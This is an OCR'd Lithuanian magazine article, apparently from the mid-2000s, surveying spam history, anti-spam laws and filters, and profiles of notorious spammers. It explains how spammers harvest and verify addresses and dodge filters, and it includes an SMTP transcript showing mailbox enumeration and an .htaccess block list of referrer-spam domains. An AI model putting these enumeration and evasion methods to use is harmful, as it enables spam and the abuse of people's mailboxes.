
[Neapsieita be trūkumų] Nereikia manyti, kad *Port Knocking* — tai panacėja nuo visų bėdų. Norint užmegzti tokio tipo susijungimą, serverinė ir klientinė dalys turi žinoti vienodą *Knock* seką. Sekos sudarymo algoritmas ir reikiami duomenys dažnai saugomi kietajame diske. Trumpai priėjus prie mašinos, šią informaciją galima išgauti ir po to panaudoti klastingais tikslais. Saugiausiais variantais laikomos tos klientų realizacijos, kurios *Knock* raktus saugo šifruotu pavidalu *flash* kortelėse (taip gaunamas savotiškas USB raktas) bei kurios saugo vartotojų sisteminius įrašus (kaip ir aptartu SIG2 atveju).
Kad darbas su technologija būtų patogus, naudojamų jungčių seka turėtų būti pakankamai ilga. Tai būtinai lems suvartojamo tinklo srauto padidėjimą ir kanalo apkrovimą, kas, savaime suprantama, nėra labai gerai.
Absoliuti realizacijų dauguma be ugniasienės yra bejėgė, kadangi negali dirbti tiesiogiai su tinklo paketais, o tik apdoroja ugniasienės logus ir priklausomai nuo *Knock* sekos atitinkamai koreguoja jos konfigus. Tai blogai, tačiau iš čia išplaukia ir dar vienas trūkumas. Jeigu sutriks *Port Knocking* demono darbas, jis tau gali kaip reikiant sugadinti gyvenimą, sudarkydamas ugniasienės konfigūraciją. Visai įmanomas ir toks atvejis, kuomet visos jungtys bus užblokuotos, o per atstumą prie jų prisijungti bus neįmanoma.
Port Knocking realizacijai žemame lygyje atitinkamas funkcijas reikia integruoti į ugniasienę ir paketų filtrus. Būtent dėl to praktiškai nėra *Windows* sistemoms skirtų šios technologijos realizacijų, kai tuo metu *Linux* ir BSD sistemoms, kurios pagal nutylėjimą turi geras ugniasienes, jų sukurta milijonai.

016

Spamo antologija

Spameriams naudingos technologijos

PO TO, KAI AŠ KIEKVIENĄ DIENĄ IŠ SAVO PAŠTO DĖŽUČIŲ IŠMĖŽIU PO 200 LAIŠKŲ REKLAMINIO ŠLAMŠTO, MAN PRADEDA ATRODYTI, KAD JIEMS NUMATOMOS PERNELYG ŠVELNIOS BAUSMĖS. SPAMAS TAPO TIKRU XXI AMŽIAUS MARU. IR JEIGU PER ARTIMIAUSIUS KELERIUS METUS SPECIALISTAI NESUGALVOS EFEKTYVAUS KOVOS SU JUO BŪDO, INTERNETO LAUKIA NIŪRŪS LAIKAI.



[Kova su spamu] Jungtinėse Valstijose spamo siuntinėjimas pažeidžia praktiškai visų interneto ryšio tiekėjų susitarimą su vartotoju, dėl ko šis gali būti atjungtas. Taip pat Amerikoje nuo **2003** metų gruodžio galioja *CAN-SPAM Act*, kuriame aprašyti komercinių pranešimų siuntinėjimo standartai ir apribojimai. Jeigu tu ruošiesi užsiimti tokiu siuntinėjimu, privalai gauti Federalinės prekybos komisijos leidimą. Vis dėlto specialistai šį aktą laiko neefektyviu ir net priskyrė jam naują pavadinimą: *You CAN-SPAM* (tu gali spaminti). Per pastaruosius metus spamo mastai tapo bauginantys, todėl į kovą su juo stojo daugelis stambių kompanijų, taip pat ir *„Google"* bei *„Microsoft"*. Vienoje spaudos konferencijų Bilas Geitsas spamą pažadėjo išnaikinti per du metus, nors kol kas dar neaišku, kaip tai bus padaryta. Dabar „Microsoft" užsiima pagrindinių spamo šaltinių paieška ir kovoja su jais teisine tvarka. Savotiškai prie spamo plitimo prisideda ir interneto paslaugų tiekėjai, per kuriuos praeina didelė reklaminio srauto dalis, tačiau jie mažai ką gali padaryti. Taip, yra tam skirtų filtrų, tačiau daugelio spamo jie nesulaiko, o jeigu atrinkimo kriterijai būtų griežtesni, tai kartu su šiukšlėmis būtų šalinami ir įprastiniai laiškai, kas daugeliui vartotojų yra daug blogiau, nei kasdien trinti po **200** reklaminių pranešimų.

Specialiai kovai su spameriais buvo sukurta *captcha* sistema. Kadangi didesnio žinučių kiekio išsiuntimui 90-aisiais spameriui reikėjo turėti krūvą pašto dėžučių, jos buvo urmu registruojamos nemokamas elektroninio pašto paslaugas teikiančiuose serveriuose. Šis procesas buvo automatinis. **1997** metais Andrejus Broderis pasiūlė būdą, užkertantį kelią automatinei registracijai. Užpildant anketą puslapyje buvo pateikiamas paveikslėlis, kuriame būdavo pavaizduota atsitiktinė skaičių ir raidžių seka. Norėdamas pratęsti registraciją, vartotojas privalėjo įvesti šią seką. Kadangi tai yra paveikslėlis, kompiuteris negali atpažinti skaičių ir raidžių, tai padaryti gali tik žmogus.

Siekdamos visiškai išnaikinti spamą, kai kurios kompanijos (taip pat ir „Microsoft") siūlo įvesti mokestį už kiekvieno pranešimo išsiuntimą. Privatiems asmenims jis būtų simbolinis, tačiau milijonus laiškų siunčiantiems spameriams tai būtų įspūdinga suma. Gaunasi kažkas panašaus į pašto ženklus. Tačiau žiūrint iš kitos pusės, jeigu jau dabar spameriai laiškų siuntinėjimui panaudoja kitų vartotojų kompiuterius, niekas jiems nesukliudys mokėjimą už pranešimų siuntimą pavesti tiems patiems vartotojams.

Kol kas efektyviausiu sprendimu lieka antispamo filtrai. Norėdami juos apeiti, spameriai imasi įvairiausių triukų, pavyzdžiui, pakeičia juoduosiuose sąrašuose esančius žodžius. Taip žodis „porn" gali būti pakeistas į „pron". Filtras apgaulės nesupras, o žmogus tokį žodelį perskaitys būtent taip, kaip reikia. Žodis taip pat gali būti užrašytas atskiriant raides tarpais: „p o rn". HTML panaudojimas žinutėse spameriams suteikia dar didesnių galimybių. Pavyzdžiui, jeigu žodyje tarp raidžių įterptume simbolius, kurie nuspalvinti fono spalva, žmogus jų nepamatys, o kompiuteris, kuris nereaguoja į spalvas, nesugebės perskaityti taip išdarkyto teksto. Spameriai savo ginkluotę pasitelkei ir *captcha* idėjas, į savo pranešimus įterpdami paveikslėlius su tekstu, kurį atpažinti filtrai nėra pajėgūs. Pastaruoju metu taip pat atsirado intelektualus spamas, kuriame be įkyrios reklamos galima rasti knygų citatų ir eilėraščių fragmentų. Tai vėlgi panaudojama

siekiant išmušti iš vėžių filtrus, kurie nustato žodžių aktualumą laiškuose. Siuntėjo adresas taip pat apdorojamas: spameriai į *From* eilutę įterpia automatiškai sugeneruotus vardus (pavyzdžiui, *John B. Slater*) ir dažnai naudoja gavėjo domeną. Pavyzdžiui, aš dažnai gaunu laiškus iš neva mano organizacijos serveryje pašto dėžutes turinčių žmonių.

1997 metais Adamas Bekas pristatė naują kovai su spamu ir *DoS* atakomis skirtą sistemą *Hashcash*. Jos idėja ta, kad siuntėjas antraštėje įterpia eilutę, kuri parodo, jog jis laiško siuntimui sunaudojo tam tikrą laiką, pavyzdžiui, sprendė paprastą užduotį. Savaime suprantama, jog spameriai negali sau leisti kiekvienam laiškui skirti nė kelių sekundžių, todėl *hashcash* garantuoja, kad laiškai su išganingąja eilute nėra spamas.

Visiškai išvengti spamo savo pašto dėžutėje galima dvejopai. Pirmasis — niekur internete nepublikuoti tokio pašto adreso. Net jeigu jis pakeistas (*jonas[at]serveris.lt*), ištobulinti spamerių botai jį gali atpažinti ir įtraukti į savo bazę. Antrasis būdas — sukonfigūruoti filtrą, kuris blokuoja kiekvieną gaunamą pranešimą, tačiau siuntėjui išsiunčia laišką su pasiūlymu patvirtinti siuntimą, nuspaudžiant tam tikrą nuorodą. Po to šis žmogus bus įtrauktas į baltąjį sąrašą, todėl visi kiti jo laiškai sėkmingai pasieks gavėją.

[Elektroninio pašto adresų bazės pirkimas] Šis būdas pats paprasčiausias, jį paprastai naudoja naujokėliai arba nedidelės spamerių kompanijos. Daugelyje šalių elektroninių adresų pardavimas neteisėtas, tačiau yra ir tokių šalių, kur tai neuždrausta. Pardavėjai kompaktinius diskus su adresų bazėmis reklamuoja būtent tokiose šalyse esančiuose serveriuose. Kiekviename diske paprastai būna apie milijonas patikrintų adresų, o jo kaina svyruoja apie 50 dolerių. Jį užsisakyti galima paštu arba parsisiųsti iš tokios svetainės, prieš tai apmokėjus pirkinį. Spamerių bazės būna specializuotos ir bendros. Specializuotos kainuoja kur kas brangiau, kadangi jose esantys adresai yra surūšiuoti ir įtraukti tik tie, kas potencialiai suinteresuoti reklamuojama preke.

[Registracija USENET konferencijose] USENET spameriams yra gardus kąsnelis, kadangi visi tokių konferencijų dalyviai kartu su siunčiamais pranešimais viešai publikuoja ir savo pašto adresą. Pakanka užsiregistruoti pačiose populiariausiose konferencijose ir paleisti programą, kuri iš tekstinių bylų automatiškai surenka adresus. Taip pat galima apdoroti ir *Google Groups* konferencijas bei skirtingas populiarias naujienų grupes.

spamerių programa



[Tinklo mazgų skenavimas] Kai kurie su UNIX susipažinę spameriai serverių su paleistu *finger* servisu paieškai panaudoja jungčių skenerius. Kaip žinia, komanda *finger* **nix* sistemoje pateikia išsamią informaciją apie į sistemą prisijungusius vartotojus. Egzistuoja tokios programos, kurios automatiškai atnaujina užklausą apie vartotojus ir sujungia gautą informaciją (paprastai pakanka žinoti užregistruotą vardą) su serverio domeno vardu, dėl ko gaunami realūs adresai.

[Adresų surinkimas ir išsiuntinėjimas]
Norint išsiųsti milijonus pranešimų, reikia gauti milijonus adresų. Spameriai tai daro skirtingais būdais.

Išsiuntinėdami pranešimus spameriai laikosi trijų taisyklių: anonimiškumas, pigumas ir sudėtingas susekimas. **90**-aisiais, norėdami išvengti atjungimo nuo tiekėjo ir paslėpti savo adresą, spameriai dirbo per *open mail relay* serverius, kurie leisdavo siųsti kam nori ir ką nori. Po to tokie serveriai tapo retenybe, o spameriai perėjo prie *proxy* serverių panaudojimo, kurie būdavo keičiami kaip kojinės (beje, ir savų tiekėjų). Neblogu spamerio pagalbininku taip pat tapo CGI skriptas *FormMail.pl*, leidžiantis per svetainėje esančią HTML formą siųsti atsiliepimus į pašto dėžutę. Egzistuoja tokios programos, kurios gavėjo adresą pakoreguoja taip, kad spamerio „atsiliepimą" gautų ne tik svetainės autorius, bet ir tūkstančiai žmonių. Neretai spameriai sukuria nuosavus pašto serverius su dinaminiu *dial-up* prisijungimu. Po kiekvieno prisijungimo tokiam serveriui išskiriamas naujas IP adresas, kas apsunkina teisėsaugos organų darbą. Tiesa, stambūs interneto paslaugos tiekėjai dabar naikina tokius serverius, kadangi daugelio pašto *dialup* serverių savininkai yra spameriai.

Spamas tapo populiarus, kadangi tai pati pigiausia reklamos rūšis. Nepaisant to, kad **99.9%** gavėjų reklaminį pranešimą tuojau pat pašalina, visada lieka 0,1% žmonių, kurie jį atidžiai perskaito ir užkimba ant pasiūlymo. Šis procentas atperka visas siuntinėjimui skirtas išlaidas. Beje, visa tai neapsiriboja vien tik elektroniniu paštu siuntinėjamu spamu. Spamerių aukomis gali tapti bet kurie populiarūs vieši servisai, pradedant ICQ tipo pokalbių programomis ir baigiant *web-blog*'ais. Jau ne retenybė ir mobilusis spamas, kuomet SMS pranešimai su reklama vartotojams išsiunčiami per specializuotas interneto svetaines, o netolimoje ateityje galima tikėtis ir spamo *VoIP* (IP telefonija) tinklais.

```
Connected to mail.bar.com on port tcp/25 (smtp).
220 mail.bar.com ESMTP Sat, 2 Jul 2005 17:24:25 +0200 (CEST)
HELO nonsense.org
250 mail.bar.com Hello nonsense.org, pleased to meet you
MAIL FROM: noone@nonsense.org
250 2.1.0 noone@nonsense.org... Sender ok
RCPT TO: alfred@bar.com
550 5.1.1 alfred@bar.com... User unknown
RCPT TO: andre@bar.com
550 5.1.1 andre@bar.com... User unknown
RCPT TO: anja@bar.com
550 5.1.1 anja@bar.com... User unknown
RCPT TO: benjamin@bar.com
250 2.1.5 benjamin@bar.com... Recipient ok    <----- Success
RCPT TO: bob@bar.com
550 5.1.1 bob@bar.com... User unknown
...
QUIT
```

adresų paieška panaudojant brutforsą

[**Ketvirtasis būdas: brutforsinimas.**] Technologija panaši į slaptažodžio parinkimą pagal žodyną, tik šiuo atveju parenkamas ne slaptažodis, o realios stambioje pašto sistemoje registruotos pašto dėžutės. SMTP protokolas leidžia nesiunčiant pranešimo patikrinti užklausiamos pašto dėžutės egzistavimą (su komanda VERIFY). Spameriui tereikia ant dažniausiai naudojamų vardų (*alex*, *mike*, *john* ir t.t.) užsiundyti specialią programą, kuri juos pavers adresais su pridėta eta (@) ir domeno pavadinimu, o po to automatiškai patikrins, kurie iš jų veikiantys. Kadangi populiariais pašto servisais (pavyzdžiui, *mail.ru*, *hotbox.com*, *aol.com*) naudojasi milijonai žmonių, praktiškai bet koks žodis yra kokio nors vartotojo vardas. Aktyvūs adresai bus išsiųsti spameriui ir įtraukti į bendrą bazę.

[**Spambotai**] Labai populiarus metodas yra pasinaudoti specialiomis programomis „vorais", kurios naršo po svetaines ir ieško išganingųjų žodžių su @ ženkleliu. Kadangi vartotojai forumuose ir svečių knygose dažnai palieka savo realius pašto adresus,

[Įdomūs faktai apie spamą]

* Kiekvieną dieną spameriai išsiunčia apie 30 milijardų pranešimų.
* **90%** pasaulinio spamo dalies sudaro 150 spamerių siuntinėjimas.
* Spamerių Meka yra JAV (ypač Florida), iš kur išsiunčiama pagrindinė visos reklamos dalis. Antroji vieta atitenka Kinijai.
* Populiariausia spamo rūšis yra greitai praturtėti siūlantys laiškai (**37%**). Po jų eina pornografinio pobūdžio reklama (**25%**), programinės įrangos pasiūlymai (**18%**) ir nuorodos į *web* puslapius (**6%**).
* Pirmuoju spameriu, kuris buvo nuteistas laisvės atėmimu, tapo Hovardas Karmakas, kuris **2003** metais išsiuntinėjo **825** milijonus reklaminių pranešimų. Kadangi amerikietiškas spamo nelegalumo įstatymas tuo metu dar negaliojo, Karmaką nuteisė už dokumentų falsifikavimą ir paskyrė maksimalią įmanomą bausmę — **7** metus.



www.cauce.org — *koalicija prieš komercinę elektroninę reklamą.*
http://spam.abuse.net/spam — *interneto kovotojai su spamu*
www.ii.com/internet/robots/procmail/qs — *informacijos rinkinys apie pašto filtrus*
www.theincrediblespammuseum.com — *on-line spamo muziejus*
http://st.do.homeunix.org/SpamTechniques.html?index — *išsami spamerių technologijų apžvalga*
http://www.faqs.org/faqs/net-abuse-faq/spam-faq — alt.spam FAQ
http://en.wikipedia.org/wiki/E-mail_spam — Wikipedia *puslapis apie spamą*
www.spamlaws.com — *su spamu susijusių skirtingų šalių įstatymų sąrašas*
www.spamcop.net — *vieta, kurioje galima pasiskųsti dėl spamo*

```
#--------------------------------------------------------------------
# Another series. The enquiries are still going on, but I guess
# they will soon show up in your logs.
#
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?amberbamberboo\.com [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?arkworld\.com [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?blog-city\.com [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?blogkadahan\.com [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?blurty\.com [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?carmela\.tk [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?chocolateandzucchini\.com [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?cutecouple\.us [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?dinsworld\.com [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?dubtribe\.com [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?ext212\.com [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?friendster\.com [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?hannahlou\.de [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?houseonahill\.net [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?ic\.cz [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?junnie\.tk [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?lockload\.com [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?lovesicily\.com [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?marikit\.net [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?monaveluz\.com [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?multiply\.com [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?pansitan\.net [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?pinayexpat\.net [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?pinoyblog\.com [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?pitas\.com [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?royte\.co\.uk [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?thess\.nl [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?typepad\.com [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?wolfmadness\.com [NC,OR]
# RewriteCond %{HTTP_HOST} ^([a-z0-9\-\.]+\.)?xanga\.com
RewriteRule ^(.*)$ %1 [R=301,L]
#
```

spamerių sąrašas

per dieną vieno tokio „voriuko" derlius gali siekti šimtus tūkstančių adresų. Šio metodo trūkumas yra tas, kad daugelis taip gautų adresų seniai nenaudojami, todėl tenka prieš tai kiekvieną jų patikrinti. Neretai tokių programų efektyvumas padidinamas užsiundant jas ant komercinių arba specializuotų svetainių. Kadangi daugelis kompanijų savo svetainėse publikuoja informaciją apie savo darbuotojus ir jų kontaktus, tai spameriams duoda tūkstančius veikiančių adresų.

[**Virusai ir kirminai**] Ko gero, pats efektyviausias būdas, kurį spameriai pradėjo naudoti ne taip seniai. Yra spamerių, kurie parazituoja svetimuose virusuose, o pažangesni jaunuoliai patys juos kuria ir platina. Pirmosios kategorijos atstovai tokiais virusais, kaip *SoBig* ir *MiMail*, užkrėstų mašinų ieško skenuodami jungtis, po ko pasinaudoja atvira skyle ir palieka sistemoje trojaną. Šis kopijuoja visus įdiegtoje pašto programoje surastus adresus ir išsiunčia juos nurodytu spamerio adresu. Kompiuteriniai kirminai dažniausiai panaudojami ne adresams surinkti, o botų tinklams sukurti iš mašinų-zombių. Tokiu atveju reklaminį šlamštą siuntinės jau ne pats spameris, o paprasti vartotojai, kurių kompiuteriai gauna instrukcijas iš spamerio serverio ir siuntinėja spamą kitiems vartotojams. Per vieną tokį kompiuterį-zombį per savaitę gali praeiti milijonai laiškų, tuo pačiu garantuojant spamerio saugumą.

Svarbi spamerių darbo dalis yra patikrinimas, ar vartotojas gavo reklamą. Paprasčiausias būdas — į elektroninį laišką įdėti eilutę *Return-Receipt-To: spammer@spam.net*, kuri pristatys pranešimą, jog žinutė gauta. Tiesa, tai veikia ne visose pašto programose, o kai kurie nustatymuose atjungia tokių pranešimų siuntimo opciją. Kitas būdas — priversti vartotoją savarankiškai atsakyti į laišką. Pavyzdžiui, tu gali gauti tokį perliuką: „Jūs gavote šį pranešimą, kadangi esate užsiregistravę įmūsų kasdienio krikščioniško naujienlaiškio gavėjų sąraše. Jeigu nepageidaujate iš mūsų gauti naujų pranešimų, galite jų atsisakyti nuspaudę ant šios nuorodos". Vos tik tu paspaudi tokią nuorodą, tavo adresas spamerio bazėje automatiškai pažymimas kaip „patikrintas". Manau, jog tau, kaip ir man, yra tekę gauti laiškus su klausimu: „Kodėl jūs man siuntėte šią fotografiją?". Nesusi-

gaudantis žmogus iš karto atsakys: „Kokią nuotrauką?" ir tuo pačiu demaskuos savo pašto dėžutę. Mėgstamiausias spamerių triukas siekiant patikrinti adresus — panaudoti *Web Bug*. Taip vadinama paslėpta HTML laiške esanti nuoroda, kuri iš serverio automatiškai užkrauna mažytį *1x1* dydžio paveikslėlį, kuris perduodamas pagal banerių veikimo principą. Pats faktas, jog paveikslėlis buvo persiųstas į vartotojo kompiuterį, byloja apie tai, jog jis gavo laišką.

[Įžymiausi spameriai] Spamerių vardai paprastai nėra žinomi, kadangi jie kruopščiai slepia bet kokią informaciją apie save ir nesirodo internete. Vis dėlto keletas stambių žaidėjų buvo išaiškinta. Papasakosiu tau apie tris ryškiausius iš jų.

[Senfordas Volesas] Pasiskelbęs spamo karaliumi ir labiausiai nekenčiamas **90**-ųjų pabaigos Amerikos spameris.
1995 metais kartu su savo partneriu Voltu Rainsu įkūrė kompaniją „Cyber Promotions", kuri specializavosi reklamos siuntinėjimu elektroniniu paštu. Pravedęs agresyvią rinkodaros kampaniją internete, šioje srityje greitai užėmė lyderio pozicijas, tuo pačiu tapdamas pagrindiniu adresų tiekėju likusiems spameriams. „CyberPromo" iš spamo ne šiaip sau uždirbdavo pinigus, ji taip pat kūrė naujus filtrų apėjimo metodus ir technologijas, kurios leido padidinti siuntinėjimo efektyvumą. Suklastoti atgaliniai adresai, retransliacija, dauginė adresacija — šios ir kitos technikos buvo išrastos Voleso kompanijoje ir vėliau buvo naudojamos lyderiaujančių spamerių kontorose. 1996 metais Senfordas taip įsidrąsino, jog padavė į teismą didžiausią Amerikos tiekėją „America Online", kadangi ši blokavo iš „CyberPromo" ateinančius laiškus. Teismas atmetė ieškinį, o kitais metais tiek AOL, tiek ir daugelis kitų JAV ISP padavė ieškinį Voleso kompanijai. Atsakydamas į tai, Senfordas pažadėjo sukurti savo interneto paslaugos tiekimo įmonę ir taip per ją koordinuoti visą siuntinėjimą. To padaryti jis nespėjo. **98**-ųjų metų balandį „spamo karalius" pranešė pasitraukiąs iš spamo verslo, nes siekia įkurti legalią „Opt-int" kompaniją (*opt-in* šiuo atveju reiškia, kad reklama siuntinėjama su vartotojo sutikimu). Niekas netikėjo šiais tyrais ketinimais ir nenorėjo susidėti su jo nauja kontora, todėl kompanija greitai užsidarė. Tolimesnė Senfordo Voleso veikla buvo susijusi su internetinės pornografijos reklama, o vėliau su jo nauja kompanija „SmartBOT", kuri platino trojanus ir už **30** dolerių siūlė greitą jų pašalinimo sprendimą. **2005** metų sausį „SmartBOT" kompanijai buvo pateiktas ieškinys, ir Volesui savo trojanų versliuką teko užbaigti. Niekas nesiryžta spėti, kokie bus tolimesni karaliaus projektai.

[Alanas Ralskis] Dar vienas spamo karalius, kurį interneto analitikai laiko vaisingiausiu spameriu visoje istorijoje. **80**-aisiais jis užsiiminėjo ne visai teisėtu draudimu, iš ko uždirbdavo po **500** tūkstančių dolerių per metus. **90**-ųjų pradžioje jis įkliuvo dėl banko dokumentų falsifikavimo, gavo tris metus lygtinai ir neteko licencijos. Likęs plikas basas, Ralskis pardavė savo seną automobilį ir nusipirko 2 kompiuterius, norėdamas išmėginti jėgas kompiuteriniame versle. Įdomiausia ir pelningiausia veikla pasirodė esąs reklaminių pranešimų siuntinėjimas, kuo jis, tiesą sakant, ir užsiėmė. **90**-ųjų pabaigoje jis tapo vienu įtakingiausių spamerių pasaulyje.
2002 metais Alanas davė interviu laikraščiui „The Detroit News", kuris buvo išpublikuotas populiariame kompiuteriniame portale *Slashdot*. Spamerio samprotavimai sukėlė skaitytojų pasipiktinimo bangą ir liaudis nusprendė „verslininkui" sušerti jo paties prekę. Vienas nuolatinis portalo lankytojas iškasė realų Ralskio pašto adresą ir išpublikavo jį *Slashdot*'e. Po to tūkstančiai kompiuteristų pradėjo internete ieškoti firmų, kurios siuntinėjo popierines reklamas, nemokamus katalogus ir panašią makulatūrą. Skiltyje „kam" jie įvesdavo Alano adresą, ir visas šis gėris nepertraukiamu srautu plūdo pas spamerių karalių. „Šie žmonės išprotėjo! Jie mane užregistravo visuose nemokamuose siuntinėjimuose visame sušiktame pasaulyje", — pasiskundė Alanas žurnalistams, tačiau pats ir toliau platino milijardus žinučių visame internete.
2005 metų rugsėjį FTB aplankė **60**-mečio Alano Ralskio namus ir konfiskavo visą kompiuterinę techniką, įskaitant ir keletą galingų serverių, finansinius dokumentus bei visus kitus daiktus, kurie bylojo apie jo spamerišką veiklą. Visi veiksmai buvo koordinuojami būtent čia, kadangi Ralskis kontroliavo apie **200** pašto serverių, kiekvienas kurių per valandą galėjo išsiųsti **650** tūkstančių reklaminių laiškų. Spamo karalius nesigailėjo savo veiksmų: „Aš ne spameris, aš verslininkas elektroninės reklamos srityje". Nepaisant to, pagyvenusiam verslininkui pagal JAV


Alano namas


„spamo karalius" Alanas Ralskis

spamerių adresų duomenų bazė

Kasperskio laboratorijos antispamo sprendimas

įstatymus, kur uždraustas nepageidaujamų reklaminių pranešimų siuntinėjimas, gresia iki **20** metų kalėjimo ir **11** tūkstančių dolerių bauda už kiekvieną vartotoją, kuriam jis spėjo pakenkti.

[Vardanas Kušniras] Armėnas, rusiškame internete žymaus „Amerikiečių anglų kalbos mokymo centro" spamo autorius. Nuo **2003** iki **2004** metų pasiūlymą mokytis kalbos gavo daugiau nei 25 milijonai žmonių Rusijoje, Ukrainoje, Izraelyje ir net JAV. Beje, laiškai buvo siunčiami reguliariai ir pakeistu pavidalu. Amerikiečių anglų kalbos mokymo centras taip išvedė iš kantrybės mūsų Rytų kaimynus, jog į kovą prieš spamerį sukilo tūkstančiai žmonių. Vieni kovojo skambindami laiškuose paliktu telefonu ir domėdamiesi vienomis ir tomis pačiomis smulkmenomis (nuo šių įniršusių skambučių pagrindinis pelnas atitekdavo Kušnirui, kadangi paliktas telefono numeris buvo mokamas. Spameris per mėnesį vidutiniškai gaudavo apie **10** tūkstančių dolerių), kiti prieš kontoros saitus organizuodavo *DDoS* atakas. Prieš Centrą stojo net valdžia — Rusijos Federacijos ryšių ministras Andrejus Korotkovas raštiškai pareikalavo nutraukti siuntinėjimą. Dėl pagrindinio Rusijos spamerio veiksmų kai kurie užsienio pašto serveriai blokavo bet kokius iš *.ru* domeno gaunamus laiškus, dėl ko negalėjo susirašinėti skirtingose šalyse gyvenantys žmonės.

Mirusio Vardano Kušniro kūnas buvo rastas **2005** metų liepos **24** dieną, Maskvos centre esančiame trijų kambarių bute. Ekspertizė parodė, jog spameris mirė dėl keleto stiprių smūgių į galvą. Oficiali milicijos versija tokia: Kušniras žuvo per bandymą apiplėšti. Tikra priežastis liko nežinoma.

Bilas Geitsas — aršus kovotojas su spamu

[1937] Žodis SPAM atsirado gūdžiais 1937 metais, po geriausio naujų „Hornel Foods" kompanijos gaminamų kiaulienos konservų pavadinimo konkurso. Skambią frazę *Shoulder of Pork and hAM* („kiaulienos kumpeliai") pasiūlė aktorius Kenetas Deinju, kompanijos viceprezidento brolis, kuris ir laimėjo 100 dolerių prizą. Konservai buvo skanūs, maistingi ir, kas tam laikui buvo taip pat svarbu, pigūs. Nenuostabu, jog labai greitai jie tapo vos ne nacionaliniu Amerikos patiekalu. Iš spamo buvo galima paruošti šimtus skirtingų patiekalų, o „Hornel Foods" kartu su gausia reklama nuolat siūlė naujus receptus. Kitų šalių gyventojai šaipėsi iš naujos amerikiečių maisto meilės. „Monty Python" oro cirkas net išleido seriją spektaklių pavadinimu *spam, spam, spam*. Juose buvo rodoma amerikiečių porelė, kuri užeidavo į restoraną pavalgyti, tačiau kad ir ką jie užsisakytų, visi patiekalai būdavo skirtingai paruošti SPAM konservai.

[1970] 70-aisiais baigėsi „Hornel" produkcijos žvaigždžių valanda ir prasidėjo kompiuterių tinklų era. Daugelis mano, jog kompiuterinio spamo protėviais tapo ARPA agentūra, ARPANet'e siuntinėjusi įvairią techninę informaciją, kuri domino toli gražu ne visus. Tačiau tuomet tai buvo tiesiog laiškai, kurie būdavo vertinami visiškai normaliai ir nebuvo vadinami konservų vardu.

